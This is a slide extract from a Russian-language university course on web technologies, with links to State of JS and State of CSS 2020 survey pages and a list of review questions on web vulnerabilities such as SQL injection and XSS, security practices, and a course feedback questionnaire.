
47



<https://2020.stateofjs.com/ru-RU/technologies/mobile-desktop/>

# Пре/Постпроцессоры

48




<https://2020.stateofcss.com/ru-RU/technologies/pre-post-processors/>



# CSS-фреймворки

49



<https://2020.stateofcss.com/ru-RU/technologies/css-frameworks/>

# Вопросы для самопроверки

- Какие варианты уязвимостей есть у web-приложений?
- В чём заключается проблема SQL-уязвимости (SQL-injection)?
- Какими методами пользуется злоумышленник при эксплуатации SQL-уязвимости?
- Что такое XSS-уязвимость (Cross Site Scripting Attacks)?
- Проблема уязвимости есть только у PHP и MySQL? А у других языков, СУБД и технологий?
- Какие используются базовые подходы к обеспечению безопасности?
- Какие программы, используются для проверки наличия и последующего устранения уязвимостей?
- Что делать, если вы нашли уязвимость в каком-то общедоступном сервисе?
- Насколько актуальна информация, изученная в курсе «Web-технологии»?
  - Анкета по курсу в 2021 г.:  
<https://vec.etu.ru/moodle/mod/questionnaire/view.php?id=82640>